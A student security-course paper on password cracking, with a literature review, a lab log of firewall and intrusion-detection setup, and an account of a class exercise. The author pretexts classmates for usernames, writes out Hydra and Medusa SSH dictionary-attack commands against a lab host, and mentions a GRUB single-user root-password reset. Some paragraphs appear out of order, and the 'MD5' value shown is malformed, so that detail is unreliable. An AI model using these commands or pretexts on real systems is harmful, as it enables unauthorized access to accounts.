

CRACKING YOUR PASSWORD

Jonathan Borrero
Florida State University
jab12@my.fsu.edu

Abstract

With technology improving daily and people having more and more technological devices and different accounts, user authentication is crucial in today's world. Failing to identify a genuine user from an impostor may cost crucial data to fall into the wrong hands. This is why user authentication is so important in the computer security world. There are many different ways to identify a user, from something the user possesses (smart cards and electronic keycards), something the user is (biometrics), something the user does (voice recognition, handwriting and typing rhythm), to the most known, something the user knows (password). Password-based authentication requires a user's ID or Username as well as a password. "This password is compared to a previously store password for that user ID, maintained in a system password file." In this case the password is used to authenticate the ID or Username of the user trying to log in on to the system. This brings a real big concern to the security side, due to the fact of how vulnerable passwords are and how easily they can be cracked. There are many known different password attacks, that be easily found on the internet. Even though passwords are saved and encrypted using hash functions, they are still vulnerable.

Keywords: Password, Firewall, intrusion detection, Communication Protocols

Introduction

What exactly is a password? "A password is a secret word or series of characters that enables a user to access a computer, interface or a system." Thus, passwords are used by individuals to secure and access protected accounts. Although passwords have been used for decades, the use of passwords now occurs on a more frequent basis. For example, nowadays individuals use passwords on an hourly basis whether it is to access their bank accounts, emails and even social media pages. Therefore, it is crucial that a user sets a strong long password that includes a mixture of symbols, numbers, uppercase letter and lower case letters. Additionally, users should avoid using common words, such as names, places, phrases, etc. at all cost. Unbeknownst to many, a password list, commonly referred to as a password dictionary, is uploaded onto the internet which includes the most common passwords used. Some of the most commonly used passwords are "12345", "password", "jesus", among hundreds of others. Selecting common passwords makes it extremely easy for hackers to crack passwords and gain access to sensitive information. Taking this information into consideration, it is extremely important that individuals create strong passwords. Knowing the importance of creating strong passwords, our group created a password that contains three different words cut in half and incorporated upper case letter, lower case letters, symbols, and numbers into the password. We are confident that other groups won't be able to crack our passwords, as we have tried to crack our own passwords using hydra, in our Kali Linux machine and have failed.

Literature Review

In the article, *Foiling the Cracker*, author Klein (1990) discusses the importance of password security and proposes the implementation of a proactive password checker. Klein (1990) mentions that these are the three main reasons why password security is a concern 1) increase speeds of CPU 2) new developments in DES encryption algorithm and 3) the lack of user education for selecting strong passwords. In his 1989 study, Klein (1990) discovered that most individual's passwords contained some variation of the user's name, initials, account name and other easily accessible user information which made them extremely vulnerable to password crackers. As a result of his findings,

Klein compiled a list of techniques on how to crack passwords and also provided guidance to create stronger passwords. For example, hackers were instructed to use personal information and various words from the dictionary when trying to figure out user passwords. Users on the other hand were instructed to use word pairs and initial letters of a common phrase when creating passwords.

Klein (1990) also discussed several techniques that can be used to combat crackers, such as, forcing individuals to frequently change passwords, assigning password and using smart cards. However, Klein believes that the best option to combat password crackers is to use the proactive password checker. Since the proactive password has certain rules that a user must take into account, the user is forced to create strong passwords that lower their vulnerability. It is only by having this mechanism in place, which off the bat indicates whether your password is crackable or not, is the only way to combat password crackers and ensure that a user information is safe and impenetrable.

In the article, *Human Selection of Mnemonic Phrase-based passwords*, authors Kuo, Romanosky and Cranor (2006) discuss the effectiveness and future problems that can occur as a result of using mnemonic phrase-based passwords. For the purpose of this paper mnemonic phrases are “memorable sentences or phrases which contain a letter, number or symbol that represents each word in the password and has a mixture of upper and lower case letters, numbers and punctuation (Kuo, Romanosky & Cranor, 2006).” According to Kuo, Romanosky and Cranor (2006), there are three reasons why mnemonic passwords are stronger than regular passwords 1) they cannot be found in password cracking dictionaries 2) phrases consist of special symbols, punctuation and upper case letters and 3) the number of phrases that can be used are endless.

The study conducted by the Kuo, Romanosky and Cranor (2006) revealed that regular passwords were easier to crack than mnemonic passwords. However the authors believed that the main reason for this is outcome was because the dictionary for regular passwords is more extensive than the mnemonic passwords dictionary created by the authors. If individuals begin to use mnemonic passwords more often, it will be only a matter of time before a mnemonic password dictionary is created by password crackers. The authors caution readers to understand that mnemonic passwords aren’t as strong as most people believe and further suggest that if users decide to use them, that stay away from common phrases.

In the article, *Password Cracking: a Game of Wits*, author Seeley (1989) discusses the effect of a worm on the computer community. According to Seely (1989), worm’s password guessing is driven by a 4-state machine. In the first state the worm collects information about hosts and accounts, the second state consist of the worm looking into trivially broken passwords, the third state it compares a list of favorite passwords with all encrypted passwords in the password file and in the last state it compares to the UNIX dictionary (Seeley, 1989). To combat worms Seeley (1989) suggests the idea of shadow password files and replacement of the UNIX DES implementation with the fastest available implementation. However Seely does caution that shadow files password are penetrable and could result in the cracking of multiple passwords. In sum, Seely goes on to talk about the effects of a worm on critical systems and the disruption in causes in everyday activities. Even though this article does not discuss the importance of strong passwords, it leads readers to believe that the solution for worms is the creation of stronger passwords.

In the article, *Advances in Cracking*, author Marechal (2007) discusses several techniques that can be used to improve the password cracking process. He suggests that reducing the instruction count, implementing a reduced hash function, reversing the hash tag function and/or writing assembly codes, are all effective techniques that can be used to improve the cracking of passwords. Additionally, Marechal introduces two hardware architectures, FPGAs (Field-programmable gate array) and CELL processor that are devoted to password cracking. Marechal also introduced the Markov chains, a mathematical tool used for password cracking, which he believes is most effective for password cracking. Marechal discusses the results of testing implementation of John the Ripper (JtR), PlayStation 3, Brute Force and Markov password cracking techniques. His research found that brute-force cracking was the least effective password cracking tool. He additionally found that John the Ripper is the fastest password cracker but Markov is a better overall performer. Additionally he notes that John the Ripper technique would have eventually cracked all the passwords because it can run forever while Markov tool runs for only a predetermined time. In sum, this article makes it clear that the hacking world has evolved and is moving forward full force. Knowing this, it is imperative that measures are being taken to strengthen passwords and increase the difficulty hacker’s face when trying to crack passwords.

In the article, *Think you have a strong password: Hackers cracked 16-character passwords in less than an hour*, written by Victoria Willaston (2013), the interworking of the hacking company called Ars Technica are discussed. The company’s mission was to crack 16,499 passwords and surprisingly within an hour 14,800 random passwords

were cracked. Founder and CEO of Stricture Consulting Group, Jeremi Gosney, managed to crack "10,233 hashes within the first 16 minutes (Willaston, 2013)" and his techniques were discussed in detail within the article. The techniques used by the Gosney ranged from brute force attack to Markov chains. He overcame hashed passwords and cryptographic salts, two techniques created to throw off hackers and make cracking passwords difficult. Brute force attack was the first technique used. Gosney first began targeting passwords with six characters and increased number of character each round, this technique alone cracked over 3642 passwords. Next, cryptographic passwords were attacked. Gosney revealed that once one weak cryptographic password was hacked, it became easier to uncover the rest. Next the hackers launched a hybrid attack, which was the combination of a brute force attack and a dictionary attack. This hybrid attack consisted of adding all possible two-character strings of both numbers and symbols to the end of each word in the dictionary. This step was completed several more times with only the character strings increasing. The last technique used for the most complicated passwords was the Markov chains. This method uses previously cracked passwords and statistically generated brute-force attack that makes educated guesses to analyze plain text passwords, and determine where certain types of characters are likely to appear in the password (Willaston, 2013).

Gosney revelation on how he cracked "10,233 hashes within the first 16 minutes" is a clear indication that users are not making an effort to make stronger passwords. Following his step by step process, makes it clear that passwords need to be longer and that more than one technique (hashed or salted password) needs to be employed to throw off hackers. Plenty can be learned from this article and it is important that individuals implementing password safeguard understand the process of password hacking in order to create better a defenses against them.




Figure 1. Password implementation

of my colleagues accidentally left the machine on (by not logging off of the machine) to protect us against another group taking advantage and trying to access our machine. By enabling the password protection, the other group would not be able to log in and disable any of the policies. Thus, by implementing password protection, every time someone wants to make changes in our Firewall they will be forced to enter a password. Next, I proceeded to go to the general setting and set our Comodo in "Proactive Security." Under this settings "all possible protections are activated and all critical COM interfaces and files are protected." Alternative to this, the system was scanned to make sure no untrusted files were in our system. Our configuration is set to a Paranoid Mode, because this is the highest security level, which will help us control all executable files from the ones we already declared as safe. Firewall settings are set for Safe Mode, filtering IPv6 traffic, filtering loopback traffic, blocking fragmented IP traffic, doing protocol analysis and enabling anti-ARP spoofing. Any unknown application will be blocked if it tries to access the internet. Subsequently, I downloaded Comodo KillSwitch to keep track of all system and network

Lab Systems Settings and Description

Comodo firewall is one of the most useful tools that exist to stop and prevent several malicious attacks. We rely on this important tool to help us stop any malicious intrusion, especially Trojans, among many other attacks. Comodo firewall not only help stop intrusions but it allow us to monitor all in and out connections from our machine. Please note our windows machine came with Comodo already installed.

The first thing I proceeded to do was to run an update to make sure we had the most updated version of the firewall. Next I enabled password protection (Figure 1), to make sure that the machine was protected. I did this just in case any

activity. Every program application and service that is running in the system will be tracked live here and if any untrusted program it's prompted we will be able to kill and block the process. All network connection will be tracked down by its protocol if it is TCP, UDP, or any other protocol, local addresses where it is being executed with the corresponding port. This is really important because we want to know what or who is coming through any of our ports.

| Date | Time | Remote IP | Remote Port | Local IP | Local Port | Protocol | Bytes |
|----------|-------------|--------------|-------------|--------------|------------|----------|-------|
| 3/4/2014 | 11:39:47 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:39:47 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:39:47 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:00 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:40:00 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:00 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:12 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:40:12 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:12 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:24 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:40:24 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:24 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:36 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:40:36 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:36 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:48 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:40:48 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:40:48 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:00 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:41:00 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:00 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:12 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:41:12 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:12 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:24 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:41:24 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:24 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:36 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:41:36 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:36 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:48 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:41:48 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:41:48 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:42:01 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:42:01 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:42:01 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:42:13 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:42:13 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:42:13 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:42:25 AM | 192.168.1.37 | 68 | 192.168.1.35 | 67 | UDP | 300 |
| 3/4/2014 | 11:42:25 AM | 192.168.1.2 | 67 | 192.168.1.35 | 68 | UDP | 302 |
| 3/4/2014 | 11:42:25 AM | 192.168.1.37 | 67 | 192.168.1.35 | 68 | UDP | 302 |

Figure 2.1 HoneyBot Hits

hole that might be in our system. I took this precaution in case our machine was given to us with any holes. Additionally, AVG antivirus (Free version) was downloaded and installed for precautionary measures. AVG antivirus was updated to the latest version and configured to prevent any conflict between the HoneyBot and AVG antivirus. The folder "C:\HoneyBot\Captures" was given an exception, so all the binaries capture by the HoneyBot won't be sent to quarantine. We are getting hundreds of hits per day (Figure 2.1). We can manage which port its being attack or sniff on with the respective protocol. Our HoneyBot is set to update automatically, Server Name was given "Group B", and we are allowing the option to capture binaries. After some examination an IP address (99.99.99.99) was previously added to port 9999 with a TCP protocol and a description of "example" to our white list. For precautionary measures I deleted this item from our white list. To trace what packets are being sent through our ports, we can just highlight an event then right click and select "View Details" (Figure 2.2). This will prompt a GUI interface, with "Connection Details" including (Date, Time, Millisecond, Time Zone, Source IP, Source Port, Server IP, Server Port, Protocol, Bytes sent and Bytes Received). You can also see the "Packet History" which includes the time, direction, bytes and data. Lastly "Packet Data" can be viewed as "text" or "hex". You can also do a "Reverse DNS" of an event by right clicking on it and selecting it. This will tell you the source IP Address and the name of it. One of our future projects is to create a unique email, where we will get alerts when being under attack.

Same as the Comodo Firewall, a HoneyBot was already installed in our machine. We were having some difficulties at first with our HoneyBot because it was not recording any traffic. Additionally, when we were trying to Nping and Nmap our HoneyBot from our Kali Linux, all packets were lost, meaning the SYN was being dropped or blocked. We knew that was a problem with the firewall, but by nature we were afraid to turn it off. After a few experiments, I managed to leave the public networks firewall on and disable (private networks) letting HoneyBot interact with the ports. One important measurement we are taking is updating our windows system and installing the latest services packets, ex: Microsoft .NET Framework 4.5.1 for Windows 7 x64-based System (KB2574819) service packet, which was updated and successfully installed. By doing this it will help us patch any open




Figure 2.2 Packet information

terminal. Sguil is a brilliant tool that can be used because it is where all sort of information is found. For example, it will automatically organize real time events into categories alerts, from high, medium and low. Layer 3 (IP), Layer 4 (TCP) and Application Layer (all these from the OSI Layers) of a packet can be easily found by clicking “Show Packet Data”, example Figure 3.1. Reverse DNS is also available, with an option of a “Whois Query” to tell you all the information about the IP address. This is similar to the command which is in the Linux terminal. Sguil also give you a unique option to see a Wireshark capture of the data and save it for future investigation.




Figure 3.1 SecurityOnion Sguil hits

Security Onion is a really useful tool for intrusion detection, log management and security monitoring. As the other two previous machines, Security Onion was already installed in our machine. The first thing I did was a System Application Update to get the latest packets and versions. Subsequently, I did a System Application Upgrade to actually install all the newer versions of the packets I just updated. As instructed we followed the instructions of a youtube video provided to us. Static addressing was selected and all information was filled correctly and respectively. In order to use Sguil, an account was created with a user name of “4938groupb” and a secure password was given (although no symbols characters were allowed). When we logged in, I noticed the time and date were incorrect, so after a quick research, date and time was fixed via the

Another intrusion detection tool Security Onion provides is Snorby. Snorby will provide information into categories of high severity, medium severity and low severity events. You can also manage today’s events, yesterday’s or even the entire year. You can also find the last 5 unique events, where you can choose one to see all the data collected from that event, an example can be found on Figure 3.2. Additionally, this is where you can find all the details happening in that conversation. Another great tool provided by Security Onion is Squert. Using Squert we can find more accessible data collected by Sguil. Some of this data includes raw packets captures and real time




Figure 3.2 Packet Capture information

events among others. It is really user friendly and shows charts with the top source ports, top destination ports and even shows you a map. Last but not least, Elsa. is another wonderful tool provided by Security Onion. This tool allows us to search and find for specific events, and even show us a graph representing the data found.

In reference to the Web Server I left it to my team member, Cody Confer. Cody has plenty of experience installing WordPress in a safe and secure manner. We managed to find a glitch in the system where we can force grub into single user mode and change the root password of another group. Automatically after this was done, we secured our server to prevent this from happening to us.


Cracking some Passwords

Before diving in to cracking some passwords, I started by understanding that there are two types of password cracking, Online and Offline attacks. Online attack involves sites online or when computers are online, where attackers use different usernames and passwords combinations to log in. This process could be slow and you may be allow only for a few guesses, not to mention system administrator detect attack by looking at the logs. Whereas Offline attack the password file its grabbed and your not longer limited on a few guesses but on how fast your computer is and the amount of time you are willing to spend on. Passwords are saved and encrypted using hash functions must of the time. When user or attacker is trying to log in, computer hashes the password entered and compares it to the hash that was stored previously. A quick example of this will be the MD5 of (“4938DrHo”) is (6f255a0f990b2fdb9adcf029c54959e) so now the system its always going to compare every attempt to this hash. After understanding these two types of password cracking, I started researching on how to perform my attack. There are two ways which I could perform my attacks and were “dictionary attack” and “Brute force”. Brute force tries all possible combinations making it a great tool but works only with small passwords. One of the main reason why I did not used brute forcing was because I knew this was a security class, and students probably would create a long password. I finally decided that I was going to attempt to perform an online dictionary attack as well as try to retrieve the password file from a machine and crack the hash.

To perform a dictionary attack I need to have a wordlist. I came up with different wordlists online, some which included Facebook passwords that were cracked, and I also found different ways on how to create my own. I took the decision on making my own wordlist with all the wordlist I had found previously online and combine them together. I made a short script to make sure that I was not including passwords that were already in my list, to make sure I was not going to wasting time on trying the same password multiple times. After an extensive research and hard work my masterpiece was ready, it included millions

of passwords and different combinations of words, names, numbers, characters in multiple languages. Since the beginning, I knew that most likely my list was not going to contain the password created by the other teams, but it was definitely worth a try. After my wordlist was ready, I need to find out what proper tools to used for my attacks. Almost every time I searched for the best way to perform a online cracking, Hydra and Medusa continue popping up.

Finally I felt that I had all the proper knowledge and tools to perform the attack. My wordlist was downloaded and ready to use in our Kali Linux. First I started by obtaining the username's of the other groups. I knew that most likely it was going to be "4938admin" like ours, but it's always good to make sure. Social engineering was my tactic; I told the members of the other teams, I have forgotten my username for our Webserver. By doing this I was hoping they were going to tell me, that the username was "4938admin" same for all of us, and for my surprise they did. Besides of playing that I didn't know my username, I also asked them how to create another user and if they had created one. This would increase my chances of penetrating their systems, because I would have more targets to attack. Unfortunately none of the other two teams created another user, however they did confirm the username they had. Getting the username was very important because then Hydra and Medusa would have to look in a customized wordlist just for usernames and well as another one for the passwords at the same time, resulting in a very slow attack.



The image contains two terminal window screenshots. The top window shows a Hydra command being executed: `hydra -s 22 -vV -l 4938admin -P ~/Desktop/wordList.txt -t 10 -w 10 192.168.1.17 ssh`. The output indicates that the wordlist has 487057861 entries and that the maximum number of passwords is 50000000. The bottom window shows a Medusa command: `medusa -u 4938admin -P ~/Desktop/wordList.txt -h 192.168.1.17 -M ssh`. The output shows a "Segmentation fault" error.

```
4938admin@4938BHack: ~/Desktop
File Edit View Search Terminal Help
4938admin@4938BHack:~/Desktop$ hydra -s 22 -vV -l 4938admin -P ~/Desktop/wordList.txt -t 10 -w 10 192.168.1.17 ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2014-04-24 10:36:37
[ERROR] Maximum number of passwords is 50000000, this file has 487057861 entries
4938admin@4938BHack:~/Desktop$

4938admin@4938BHack: ~
File Edit View Search Terminal Help
4938admin@4938BHack:~$ medusa -u 4938admin -P ~/Desktop/wordList.txt -h 192.168.1.17 -M ssh
Medusa v2.0 [http://www.fooofus.net] (C) JoMo+Kun / Fooofus Networks <jmk@fooofus.net>
The quieter you become, the more you are able to hear
Segmentation fault
4938admin@4938BHack:~$
```

Figure 4.1 Hydra and Medusa

wordlist out there that could work for me. This process took me some time, because I wanted to make sure that what happened to me, was not going to happen all over again.

My first attempts was using medusa as a tool to guess/crack the other teams passwords. For some reason every time I tried running medusa it would crash and tell me my wordlist was too big. I tried cutting my wordlist in have, and still was too big. Initially I thought probably I was using the wrong commands, so I switch to Hydra, but it was unfortunately it was telling me the same thing. In Figure 4.1 illustrates the segmentation faults and the errors I was getting. After this results, I was back to square one, After spending so much hours researching and making my own wordlist, I was not going to be able to use it. This was shocking to me, because I used this wordlist at my house, and it worked perfectly. I started my research once again, looking for the best and short possible

After researching and playing with my Kali Linux, I notice that Kali came with some wordlists already installed. Then I remember seeing a video, saying that Kali Linux had a really good wordlist called "rockyou.txt" which its only 140 Megabytes in size. I unzipped the file where "rockyou.txt" was located, and moved it to my Desktop, so I could have easy access to it. Subsequently to this I opened port 22 and created another user in our Webserver to test my attacks. Once I had a target to test on and a solid wordlist, I decided to run Hydra-gtk, which is a user-friendly version of Hydra, this version is more convenient instead of typing commands in a terminal. In the Target tab, I selected single target, since this version of Hydra gives you the option of having a list of targets. Port 22 was selected with a Protocol "ssh", and options to be Verbose and to show attempts. After this I proceeded to the password tab, where I entered the username "hackme" of the machine I was attempting to penetrate. For the password, I click where it said "Password List" which immediately opens up a window where you can browse and locate your wordlist. I left the "Try login as password" and "Try empty password" unchecked since I just wanted to test my new wordlist. In the Tuning tab, I entered 10 for the Number of tasks, and 15 for Timeout. As you make all your selections, down the window is a field where all the commands are shown as if you were to type them in your terminal. I clicked start in the start tab, and instantly started to show all the attempts as it went through the wordlist. I let it run for a couple of hours, and came up again to see my results, for my surprise I had not single hit. I left to Atlanta, Georgia to attend in a Cyber Defense competition disappointed on my results. The reason I mentioning this is because, I had the opportunity to meet new people over there that had more experience in my field. After talking to some of my new friends, they pointed me to different websites where I could make my wordlist stronger and still not big enough to break or give me any segmentation faults in my virtual environment. I also had the opportunity to meet Raphael Mudge, one of the most famous hackers in the world. He is the Developer of "Armitrage" and "Cobalt Strike-Tools".

